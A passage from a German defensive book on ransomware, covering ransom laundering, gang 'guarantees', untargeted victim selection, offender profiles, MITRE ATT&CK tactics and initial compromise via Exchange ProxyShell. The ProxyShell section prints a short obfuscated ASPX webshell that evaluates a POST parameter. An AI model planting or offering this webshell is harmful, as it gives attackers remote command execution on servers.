Nach der Zahlung wird das Geld innerhalb der Akteure aufgeteilt. Zahlungen an Bitcoin-Konten werden in der sogenannten Blockchain öffentlich notiert. Man weiß zwar nicht, wer hinter einer bestimmten Bitcoin-Adresse steht, sieht aber sehr wohl die Transaktionen zu und von dieser Adresse. Dadurch kann man ausgezeichnet sehen, in welchem Verhältnis die Gelder aufgeteilt werden. Danach werden die bezahlten Bitcoins in einer sogenannten Mixer-Kaskade gewaschen, danach teilweise ausbezahlt und nach einer klassischen Geldwäsche an die Zielperson geleitet. Dabei gehen insgesamt etwa 20–25 % der Summe an die Betreiber der Geldwäsche verloren.

Wird die Erpressungssumme bezahlt, erhält das Unternehmen ein Entschlüsselungsprogramm und meist eine Beschreibung, wie die Angreifer ins Unternehmen eingedrungen sind. Dazu bekommt man eine „Garantie“ der Akteure, dass die ausgeleiteten Informationen und die noch bestehenden Hintertüren ins Netzwerk gelöscht werden und kein weiterer Angriff erfolgen wird (siehe Abb. 4.17 und 4.18).

Den Report und die Genauigkeit der Daten sollte man dabei nicht überschätzen. Meist muss der Verhandler die Infos von den Affiliates einholen, die schon längst mit dem nächsten Opfer beschäftigt sind (siehe Abb. 4.19).

In Fall aus Abb. 4.19 wurde die Phishing-Mail, die den Tätern das Eindringen ins Netzwerk ermöglichte, 47–52 Tage vor der Verschlüsselung geöffnet. Genau konnte die Gruppe dies nicht mehr rekonstruieren. Ab diesem Zeitpunkt lief wohl der Remote-Access-Trojaner und hat eine Rückverbindung zur Ransomware-Gruppe aufgebaut. Diese

Abb. 4.17 Ragnar Locker Guarantee

After the deal would be successfully closed and payment is received, Ragnar_Locker Team Guarantee:

- Delete all the downloaded information from our servers.
- Delete all temporary posts\sites\pages and etc. related to this case
- Delete all backdoors, if ones still exists
- Never attack again using existed vulnerabilities or if new one appears, but to notify if we find any new vulnerability in future
- Not to attack with DDOS or any other type of attacks
- Not to share the details of conversation and/or personal data, with any third-parties
- Provide a list of recommendations to improve security measures
- Provide Decryption software along with manual and support if needed



Abb. 4.18 Deletion Log der Gruppe Conti nach Zahlung




Abb. 4.19 Security Report der Gruppe Conti nach Zahlung

hatte wohl noch anderweitig zu tun, denn erst 16 Tage vor der Verschlüsselung begannen sie sich mit dem Netzwerk zu beschäftigen und führten das Programm „Bloodhound“ aus (in Kap. 5 werden die technischen Vorgehensweisen der Angreifer detaillierter erklärt). Offensichtlich konnten die Angreifer recht schnell Domain-Admin-Rechte bekommen, die höchsten Rechte im Netzwerk. Danach folgten die Datenverschlüsselung und Ausleitung.

Täterkommunikation, Verhandlung, Geldmittelbeschaffung und Bezahlungsabwicklung dauerten in diesem Fall 16 Tage (siehe Kap. 11 und 12).

4.5 Auswahl der Opfer

Wenn eine Diebesband an einem Bahnhof Fahrräder stehlen will, welches Fahrrad werden sie auswählen? Das teuerste Fahrrad mit dem schlechtesten Schloss, das am weitesten außen steht. Ziemlich genau so gehen die Ransomware-Gruppen bei der Auswahl ihrer Opfer vor. Manchmal wird das Internet nach Lücken abgesucht. So hatte z. B. die Gruppe Dharma/CrySiS einen Scanner, der das Internet nach Servern absucht, die man über das Remote-Desktop-Protokoll (RDP) angreifen kann. Die große Lücke in Microsoft Exchange, die im Februar/März 2021 bekannt wurde, haben etliche Ransomware-Gruppen für ihren „initial compromise“ genutzt. Mittlerweile zahlen die Akteure auch für Zugänge. In Undergroundforen bzw. im Darknet kann ein (Ex-)Mitarbeiter des Unternehmens oder eines Dienstleisters einer Gruppe einen Zugang ins Unternehmen anbieten und erhält dann einen Teil der Beute. Die meisten Gruppen setzen aber immer noch auf E-Mail-Phishing.

4.5.1 Ransomware-Angriffe sind ungezielt

In jedem Fall ist es das Ziel des „initial compromise“, einen sogenannten RAT auf einem Rechner des Unternehmens zur Ausführung zu bringen. Das ist ein kleines Programm, das eine Fernsteuerung des Rechners zulässt. Heute wird dazu oft eine gecrackte Version des Kauftools „CobaltStrike“ benutzt. Sobald sich der RAT zurückmeldet, beginnt der manuelle Angriff. Oft melden sich nach einer Phishing-Welle (oder einem Vulnerability-Scan im Internet) mehrere RATs zurück, als die Angreifergruppe bearbeiten kann. Typischerweise wird dann versucht die größeren, zahlungsfähigeren Ziele priorisiert anzugreifen („big game hunting“) oder sich auf die Branchen zu stürzen, die in der Vergangenheit häufig bezahlt haben. Oft werden die Zugänge, die nicht bearbeitet werden, an andere Gruppen verkauft. Manchmal kaufen Gruppen auch Zugänge von Informanten („access providers“).

Eine wirkliche Spezialisierung von Gruppen auf eine bestimmte Branche oder bestimmte Firmen gibt es nicht. Allerdings werden von den Opfern auch die E-Mail-Postfächer gestohlen und diese dann verwendet, um weiter Phishing-Mails zu konstruieren. Die neuen Opfer erhalten dann (von einer zufälligen E-Mail-Adresse) eine Antwortmail auf eine E-Mail, die sie wirklich versandt haben. Nur ganz oben ist eine Textzeile mit einem nichtssagenden Text wie „anbei weitere Informationen“ und ein Link zu einem Schadprogramm eingefügt. Dieses Verfahren hat EMOTET bereits 2018 verwendet. Dadurch ergibt sich bei bestimmten Gruppen eine Häufung der Angriffe in einem

bestimmten Branchenkreis, da sich durch diese Art des E-Mail-Phishing die Empfängergruppe im Umfeld des früheren Opfers befindet. Wenn also ein Dienstleister, Partner oder Kunde eines Unternehmens Opfer eines Ransomware-Angriffs wurde, sollten die Mitarbeiter vorgewarnt werden, dass so ein Phishing-Angriff irgendwann in den nächsten 2–24 Monaten bevorstehen könnte.

Bei einem Industriespionage-Angriff wollen die Täter ein bestimmtes Know-how erbeuten. Sie überlegen daher genau, wer dieses besitzen und wie man herankommen könnte. Sie planen ggf. einen Angriff über Dienstleister und Kunden. Diese Art Angriff ist also gezielt („targeted attack“). Im Gegensatz dazu ist es einer Ransomware-Gruppe völlig gleichgültig, wer sein Opfer ist. Hauptsache, das Unternehmen hat Geld und ist zahlungsbereit. Ein solcher Angriff ist also ungezielt („untargeted attack“). Manchmal wird das Opfer vorher kurz recherchiert, oft wissen die Angreifer aber nicht einmal, wen Sie eigentlich angegriffen haben. Es ist nicht ungewöhnlich, dass die erste Frage der Täter im Chat die Frage nach dem Namen der Firma ist (siehe Abb. 4.20).

Auch bei der Durchsicht der Leak-Seiten sieht man schnell, dass die Liste der angegriffenen Firmen keinem Muster folgt. Bei einer Stichprobe im Januar 2023 waren die ersten zehn Unternehmen, die auf der LockBit-Leak-Seite genannt wurden, folgende:

- eine Fernsehstation aus Kalifornien,
- eine Dermatologie-Praxis aus New York,
- ein IT-Dienstleister aus Mexiko,
- ein Lebensmittellabor aus Deutschland,
- ein Spezialist für Leberkrankheiten aus Amerika,
- ein Autohändler aus Taiwan,
- ein Softwareentwicklungsunternehmen aus Pennsylvania,
- ein Start-up-Finanzierer aus Berlin,
- ein HR-Dienstleister aus Singapur,
- ein Volvo-Händler aus den Niederlanden.

Auf den Darknet-Seiten der anderen Gruppen sieht das ähnlich aus. Bei dieser Auflistung wird schnell klar, dass grundsätzlich jeder ein Opfer werden kann. Die Aussagen „Uns kennt ja niemand“ oder „Wer will uns denn schon angreifen“ sind bei faktisch jedem Unternehmen, das Geld verdient, falsch.

4.5.2 Ransomware-Angriffe sind vermeidbar

Natürlich sprechen die Opfer eines Ransomware-Angriffs gerne von „einer gezielten Attacke durch hochprofessionelle Gegner, gegen die man sich trotz höchster Sicherheitsstandards nicht verteidigen konnte“. So verständlich das ist, so falsch ist es. Eine Verteidigung gegen Ransomware ist in allen Phasen des Angriffs möglich. Eine gut




Abb. 4.20 Beginn eines Chats mit Egregor

gewartete und gut abgesicherte Infrastruktur mit mehreren Verteidigungslinien wird keinen Ransomware-Angriff erleiden. Und die Gegner hatten nicht das Unternehmen auf dem Kieker, sondern wollten einfach nur Geld verdienen. Richtig ist, dass die Gegner ihre Tools kennen und in ihrem Umfeld meist professionell agieren. Im Gegensatz zu den meisten Opfern haben die Täter in Bezug auf Ransomware-Angriffe mehr Erfahrung.

Niemand kann vermeiden, ins Visier einer Ransomware-Gruppe zu geraten. Die Angriffe sind ungezielt. Das Phishing zu gut gemacht, als dass man garantieren könnte,

dass kein Mitarbeiter klickt. Dass ein Ransomware-Angriff im eigenen Unternehmen aber Erfolg hat, kann man vermeiden.

Ransomware ist schlechtes Wetter, für das sie unpassend gekleidet waren.

Felix von Leitner (fefe), Herbst 2019

4.6 Täterprofil

Ransomware-Akteur wird man nicht „aus Versehen“. Die Täter haben einen besonderen Anreiz oder sie verspüren einen besonderen Druck (Motivation) und ihre persönliche Einstellung erlaubt es ihnen, Cyberangriffe tatsächlich durchzuführen (innere Rechtfertigung). Kommt dann noch eine Gelegenheit (zum Beispiel die Ansprache durch ein Mitglied einer bestehenden Ransomware-Gruppe) dazu, hat die Cybercrime-Szene ein neues Mitglied.

4.6.1 Herkunft der Täter

Als die Täter der REvil-Gruppe verhaftet wurden, waren es 2 Rumänen, 1 Ukrainer und 14 Russen. Beim Schlag gegen CIOP wurden 6 Ukrainer verhaftet. Bei den meisten Gruppen aus der Ransomware-Szene sind Firmen in der ehemaligen Sowjetunion explizit von den Angriffen ausgenommen. Dies ist überwiegend sogar technisch verdrahtet, indem Sprach- und Tastatureinstellungen abgefragt werden. Es ist daher mit großer Wahrscheinlichkeit davon auszugehen, dass ein großer Teil der Täter aus dem ehemaligen Ostblock stammt. Nachdem die Angreifer gutes Geld verdienten, arbeiten diese meist nicht mehr im ursprünglichen Herkunftsland. Bei den Ermittlungen gegen die Gruppe DoppelPaymer wurden zum Beispiel 11 Personen identifiziert, die in Russland und der Republik Moldau, aber auch in Deutschland lebten.

Ein gewisses Gespür für Mathematik und Zugang zu guten Universitäten mit ausreichend Studienplätzen für Informatik ermöglichen Jugendlichen in den westlichen Ländern die Aussicht auf einen anständig bezahlten Job in einem Hightech-Unternehmen. In vielen Gegenden der ehemaligen Sowjetrepubliken haben IT-Experten keine Möglichkeit, vor Ort einen gut bezahlten IT-Job zu finden.

4.6.2 Motivation und innere Rechtfertigung

Die Motivation der Täter ist einfach: Sie wollen Geld verdienen. Ransomware ist für Akteure ein Geschäftsmodell.

Als innere Rechtfertigung dient für die meisten Ransomware-Gruppen die Legende, der Firma nur durch eine Sicherheitsprüfung zu helfen. Und damit diese das Ergebnis nicht ignorieren, müssen sie halt durch eine Lösegeldzahlung ein bisschen Schmerz erfahren. Aber am Ende hilft man nur der IT-Sicherheit.

Einige wenige Ransomware-Gruppen argumentieren mit einer generellen Kapitalismuskritik. Alle westlichen Firmen beuteln ihre Mitarbeiter aus und der Angriff auf solche Firmen geschieht ihnen recht.

4.6.3 Können und Ausbildung

Beschäftigt man sich mit dem Thema Cyber-Sicherheit, dann ist eines der spannendsten Themen sicherlich das Eindringen in Computersysteme. An jeder Universität trainieren die Studenten im Fach IT-Sicherheit mit sogenannten Capture-the-Flag-Übungen. Dazu muss ein Sicherheitssystem überwunden werden, um eine Flagge (z. B. eine Datei, Codewort) zu erhalten. Wer in einer bestimmten Zeit die meisten Flaggen aus verschiedenen Systemen erobert, gewinnt das Spiel.

Auch Firmen beauftragen Penetrationstester und Red Teams, um die eigene Verteidigung zu testen. Es ist eine typische Einstiegstätigkeit für IT-Sicherheitsexperten, in einem Red Team mitzuarbeiten. Kurse und Ausbildungen zum Red-Team-Operator sind im Internet in sehr hoher Qualität verfügbar. Bei solchen Kursen lernt man das gesamte notwendige Handwerkszeug. Redteaming und Ransomware-Angriffe erfordern die gleichen technischen Kompetenzen.

Solange die Ransomware-Gruppen genug Unternehmen finden, die mit diesem klassischen Werkzeug angreifbar sind, ist es nicht notwendig, dass sie Geld investieren, um eigene Zero-Day Exploits zu erhalten. Die technischen Fähigkeiten der Ransomware-Gruppen sind mit denen eines Red Teams vergleichbar. Manche besser, manche schlechter.



Taktik, Tools und Vorgehen der Angreifer

5

Bei Beobachtung der IT-Sicherheitscommunity stellt man schnell fest, dass pro Woche mehrere Lücken und neue Angriffsmöglichkeiten bekannt werden. Viele davon haben recht spezifische Nebenbedingungen wie bestimmte Programmversionen, einen bestimmten Betriebsmodus, notwendige Berechtigungen (z. B. Session als Standardbenutzer) oder Zugriffsmöglichkeiten (z. B. netzwerktechnischer Zugriff auf den Admin-Login). Je mehr spezifische Nebenbedingungen eine Lücke hat, desto unwahrscheinlicher ist die Ausnutzung im Feld. Aus dem forschungsnahen Umfeld werden oft Angriffe erläutert, die systematisch möglich sind, aber noch etliche Monate oder Jahre von Versuchen brauchen, um in der Realität nutzbar zu sein. Es macht also Sinn, sich im Kontext von Angriffen eine imaginäre „rote Linie“ zu denken. Werden Angriffe im Feld von Tätern tatsächlich genutzt, überschreiten sie die rote Linie. Ein guter Verteidiger beobachtet daher all diese Entwicklungen in der Sicherheitscommunity. Die Verteidigung konzentriert sich aber auf die Angriffsmöglichkeiten, die die rote Linie bereits überschritten haben.

Eine stetige Quelle neuer Angriffsmöglichkeiten sind Schwachstellen in der Software. Doch eine Schwachstelle allein ist meistens nicht einfach nutzbar. Man muss einen Exploit schreiben und diesen in ein Tool verpacken, das die notwendigen Randbedingungen herstellt und das eigentliche Ergebnis der Ausnutzung verarbeitet. Existiert ein solches Tool, sprechen wir davon, dass diese Schwachstelle „weaponized“ wurde. Ist das erreicht, kann die Schwachstelle mit diesem Tool typischerweise genutzt werden, ohne vollständig zu verstehen, wie dies eigentlich funktioniert. Je komplexer die Schwachstelle ist, desto mehr Aufwand muss in ein zuverlässiges „weaponizing“ fließen. Aber je exotischer ein System oder eine Software ist, desto weniger Unternehmen setzen es ein. Ransomware-Gruppen dagegen versuchen möglichst viele Unternehmen erfolgreich

anzugreifen und suchen daher nach Techniken, die für viele IT-Umgebungen funktionieren. Eine Ransomware-Gruppe hat also wenig Motivation, selbst komplexe Exploits zu entwickeln, solange genügend andere einfachere Techniken vorhanden sind. Ist allerdings ein Exploit bereits auf GitHub in den Trends, muss man davon ausgehen, dass auch Ransomware Gruppen diese kennen und bei vielversprechendem Nutzen auch einsetzen.

Das bedeutet, zur Einschätzung, welche Angriffe hinter der roten Linie sind, müssen Faktoren wie Komplexität der Schwachstelle, Verbreitung des anfälligen Systems, der tatsächlich erreichbare Nutzen und die Verfügbarkeit von „weaponized“ Exploits betrachtet werden.

MITRE CVE und MITRE-ATT&CK-Matrix

Um über Techniken und Schwachstellen zu sprechen und sich konstruktiv über die genutzten Angriffe der verschiedenen Gruppen auszutauschen, ist es notwendig, eine gemeinsame Sprache zu finden. Die beiden wichtigsten informellen Standards dafür sind das MITRE-CVE-System und die MITRE-ATT&CK-Matrix. Die MITRE Corporation ist eine Non-Profit-Organisation, die im Auftrag der USA Forschungsinstitute vorwiegend in den Bereichen Technologie und Sicherheit betreibt. Zur klaren Identifikation von Schwachstellen vergibt die Organisation in Zusammenarbeit mit der „CVE Numbering Authorities“ die Common Vulnerabilities and Exposures Numbers (CVE-Nummern/-IDs). Zur Klassifikation von Angriffstechniken ist die MITRE-ATT&CK-Matrix ein weitverbreitetes Mittel, Angreifer und ihre Techniken zu charakterisieren. Einzelne Techniken der Angreifer folgen typischerweise verschiedenen Zielen, z. B. der Initiale Compromise auf einen Client oder der Privilege Escalation. Im Kontext der ATT&CK-Matrix werden diese Ziele bzw. Gründe auch als Taktiken (oder englisch „tactics“) bezeichnet. Diese sind immer technische Gründe und sind nicht synonym zu der Motivation der Angreifer zu verstehen. Die ATT&CK-Matrix ist ein von MITRE entwickeltes Framework zur systematischen Einteilung von Vorgehen der Täter und technischen Angriffen. Unter den 14 Taktiken (siehe Tab. 5.1) gliedert sich die ATT&CK-Matrix in die Techniken und diese in ihre konkreten Umsetzungen, auch „Procedure“ genannt.

Beispiel

Um mehr Daten über die IT-Infrastruktur zu erhalten (Taktik: Discovery), möchte ein Angreifer die Liste aller Domain-User-Accounts auslesen (Technik: Domain Account Discovery). Konkret erreicht er das, indem er das Tool AdFind auf einem Domain-Joined System ausführt (Procedure).

Tab. 5.1 Die 14 MITRE-ATT&CK-Matrix-Taktiken

TA0043	Reconnaissance	Sammlung von Informationen für spätere Techniken
TA0042	Resource Development	Einrichten von Ressourcen, die in späteren Techniken genutzt werden
TA0001	Initial Access	Zugang zum Netzwerk erhalten
TA0002	Execution	Ausführen von maliziösem Code
TA0003	Persistence	Sichern des Zugriffs über eine gewisse Zeitspanne
TA0004	Privilege Escalation	Erhalten von mehreren Berechtigungen auf einer oder mehreren Ressourcen
TA0005	Defense Evasion	Verstecken vor Erkennungsmethoden
TA0006	Credential Access	Stehlen von Accounts/Passwörtern
TA0007	Discovery	Sammlung von Erkenntnissen über die IT-Infrastruktur
TA0008	Lateral Movement	Bewegen zu anderen Systemen im Netzwerk
TA0009	Collection	Sammlung von Daten im Angreiferinteresse
TA0011	Command and Control	Herstellen von Fernzugriffsmöglichkeiten
TA0010	Exfiltration	Ausleitung von Daten
TA0040	Impact	Manipulation, Unterbrechung, Zerstörung von Systemen und Daten

5.1 Phasen des Angriffs

Die ATT&CK-Matrix verdeutlicht, dass sich das Ziel eines Angriffs nicht nur mit einem einzigen technischen Angriff erreichen lässt. Vielmehr ist eine Abfolge verschiedener Taktiken und Techniken notwendig, die sich über die Zeit für diesen Angriffstyp zu einer Art Prozess entwickelt hat, dem die meisten Ransomware-Angriffe folgen (siehe Abb. 5.1).

Der erste Angriff soll den Tätern einen Zugriff auf das interne Netz verschaffen. Dieser Schritt wird auch **Initial Access** genannt oder **Initial Compromise**, wenn in diesem Zuge ein erstes System infiziert wird. Hat ein Angreifer diesen ersten Brückenkopf erreicht, werden alle weiteren Angriffe soweit möglich mit diesem Zugriff ausgeführt. Von dort aus beginnt das **Lateral Movement**, also die Seitwärtsbewegung im Netzwerk. Konkret werden Informationen über die IT-Umgebung gesammelt (aka **Internal Reconnaissance**), die Kontrolle auf weitere Systeme ausgeweitet und zusätzliche Accounts übernommen. In diesem Prozess suchen die Angreifer Möglichkeiten, ihre Rechte in der IT auszuweiten, die sogenannte **Privilege Escalation**. Zum Beispiel werden vom normalen Benutzerkonto aus das lokale Administratorkonto übernommen (**Local Privilege Escalation**). Im Laufe des Lateral Movements werden genügend Rechte erlangt, um relevante Daten in einer




Abb. 5.1 Phasen eines Ransomware-Angriffs

ausreichenden Menge für die spätere Erpressung herunterzuladen (**Exfiltration**). Ziel der **Global Privilege Escalation** ist es, ein zentrales Administrationskonto zu übernehmen, über das die Verschlüsselungsmalware auf den Systemen verteilt und gestartet werden kann. Typischerweise stehen dabei die Domain-Admin-Accounts im Fokus, da diese alle Rechte in einer Windows-Domäne haben. Aber auch äquivalente administrative Zugänge werden genutzt, z. B. administrativer Zugriff auf die Virtualisierung. Mit der erfolgreichen Verschlüsselung der Daten endet der technische Angriff auf das Unternehmen und die Ransomware-Gruppe wartet auf die Kontaktaufnahme zur Verhandlung.

5.2 Initial Compromise

Die generellen Möglichkeiten, den ersten Fuß in die Tür eines Computernetzwerks zu bekommen, sind vielfältig und können hier nicht alle beschrieben werden. Für das Szenario eines Ransomware-Angriffs gibt es allerdings einige initiale Angriffstypen, die in Echtfällen immer wieder vorkommen. Dazu gehören Angriffe auf Services mit einer Schnittstelle zum Internet (z. B. Webserver, Exchange Server), Phishing-Mails mit dem Ziel, Zugangsdaten zu stehlen, und Phishing-Mails mit maliziösen Anhängen.

5.2.1 Angriffe auf Systeme im Internet

Die offensichtliche Angriffsfläche jeder IT sind selbst betriebene Systeme, die Services anbieten, die aus dem Internet erreichbar sind. Oft genutzte Einstiegspunkte für Ransomware-Angriffe sind:

1. verbreitete Systeme mit Schwachstellen (meistens aufgrund fehlender Patches);
2. fehlkonfigurierte unsichere Remote-Access-Lösungen ohne Multi-Faktor-Authentifizierung (MFA), ohne Brute-Force-Schutz;
3. exponierte administrative Zugänge im Internet.

Verbreitete Systeme mit Schwachstellen

Ein Produkt, das sich in dieser Rolle hartnäckig hält, ist der Microsoft Exchange Server, der in den vergangenen Jahren immer wieder im Fokus stand. Der On Premise betriebene Mailserver von Microsoft bietet neben den typischen Mail-Protokollen POP3 (Post Office Protocol Version 3), IMAP (Internet Message Access Protocol) und SMTP (Simple Mail Transfer Protocol) auch viele Funktionen (z. B. Exchange ActiveSync, MAPI (Messaging Application Programming Interface), Exchange Webservices, Remote PowerShell, Reverse-Proxy für interne Exchange-Dienste) über eine Webschnittstelle an. In den Jahren 2021 und 2022 gab es mehrere große Schwachstellenveröffentlichungen für den Microsoft Exchange Server. Anfang 2021 wurde die Zero-Day-SchwachstelleProxyShell (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207) veröffentlicht. Der Angriff nutzte diese drei Schwachstellen, um in mehreren Schritten eine sogenannte Webshell auf dem Exchange zu installieren. Die Webshell ist dabei nichts anderes als eine Seite, die der Microsoft Webserver (IIS) im Exchange Server anbietet. Sie könnte wie folgt aussehen:

```
<%@ Page Language="Jscript" Debug=true%>

<%
var OF=Request.Form["LZQSP80VDGU53HJ40NLB"];
var QUZ="unsa",RJEYNXS="fe",YKQSGZ=QUZ+RJEYNXS;
function ZIWU()
{
return OF;
}
function FGNUP()
{
eval(ZIWU(),YKQSGZ);
}
FGNUP()
%>
```

Sie nimmt über einen Parameter Strings entgegen und führt diese als Kommandos als SYSTEM-User auf der PowerShell aus.

Für den relativ komplexen Angriff gab es nichtsdestotrotz innerhalb weniger Tage die ersten Exploits auf öffentlichen Plattformen wie GitHub. Die Veröffentlichung der Schwachstelle erhielt überdurchschnittlich viel mediale Aufmerksamkeit. Das Bundesamt für Sicherheit in der Informationstechnik (BSI)¹ warnte öffentlich und auch die einschlägigen Nachrichtenseiten berichteten mehrfach.² Trotz aller Aufregung waren auch nach Monaten eine nicht unerhebliche Anzahl Exchange Server weiterhin nicht oder nur unzureichend gepatcht. Diesen Umstand und die Leichtigkeit des Exploits machten sich die Ransomware-Gruppen dann zu Nutze. Zwei davon waren die Ransomware-Gruppen Hive und Conti, die den ProxyShell-Angriff als einen ihrer möglichen Initial-Access-Angriffe etablierten. Befeuert wurde das Thema durch die Veröffentlichung der ProxyLogon-Schwachstelle Mitte 2021 und erneut im September 2022 durch die ProxyNotShell-Schwachstelle. Im Kontext von ProxyNotShell wurden bereits im Dezember 2022 die ersten Ausnutzungen der Schwachstellen durch die Play-Ransomware im Feld bestätigt.

Ein ähnliches Bild zeichnet sich für weitere Produkte ab. Eine weite Verbreitung und eine bisher dürftige Patch-Abdeckung wecken das Interesse der Täter.

So zum Beispiel auch bei den Produkten von Citrix, die wiederholt durch gravierende Sicherheitsmängel (z. B. CVE-2019-19781, CVE-2022-27510, CVE-2022-27513, CVE-2022-27518) auffielen. Da auch hier Proof of Concept Exploits oft innerhalb weniger Wochen zur Verfügung standen, wurden die Angriffe teilweise bereits adaptiert. Der Fairness halber muss hinzugefügt werden, dass diese Unternehmen bei Weitem nicht die einzigen Hersteller sind, die öfter Schwachstellen in ihren Produkten haben.

Unsichere Fernzugänge

Eine spezielle Kategorie von Services im Internet sind Fernzugänge. Heute bietet fast jedes Unternehmen einen Fernzugang für ihre Mitarbeiter an. Eine Möglichkeit dafür ist das klassische Client-VPN (Virtual Private Network), das auf Netzwerkebene arbeitet. Aber auch andere Lösungen auf Applikations-Ebene wie das Citrix-Gateway, Microsoft Remote Desktop Service Gateway (RD-Gateway) oder Cloud-Lösungen wie VMware Secure Access und Azure Application Proxy Service werden in der Breite eingesetzt. Der Trend, Büroarbeit fast vollständig aus dem Homeoffice machen zu können, führt zu einer verstärkten Nutzung dieser Technologien. Ein Fernzugang kann sich aus mehreren Gründen als unsicher herausstellen. Eine schlecht gewartete Fernzugangs-Lösung, z. B. eine veraltete VPN-Appliance ohne Wartung, sammelt über die Zeit zwangsläufig veröffentlichte Schwachstellen an. Auch nach Jahren werden diese immer noch aktiv ausgenutzt. Dazu zählen auch die folgenden:

¹ https://www.bsi.bund.de/DE/Service-Navi/Presse/Pressemitteilungen/Presse2021/210305_Exchange-Schwachstelle.html

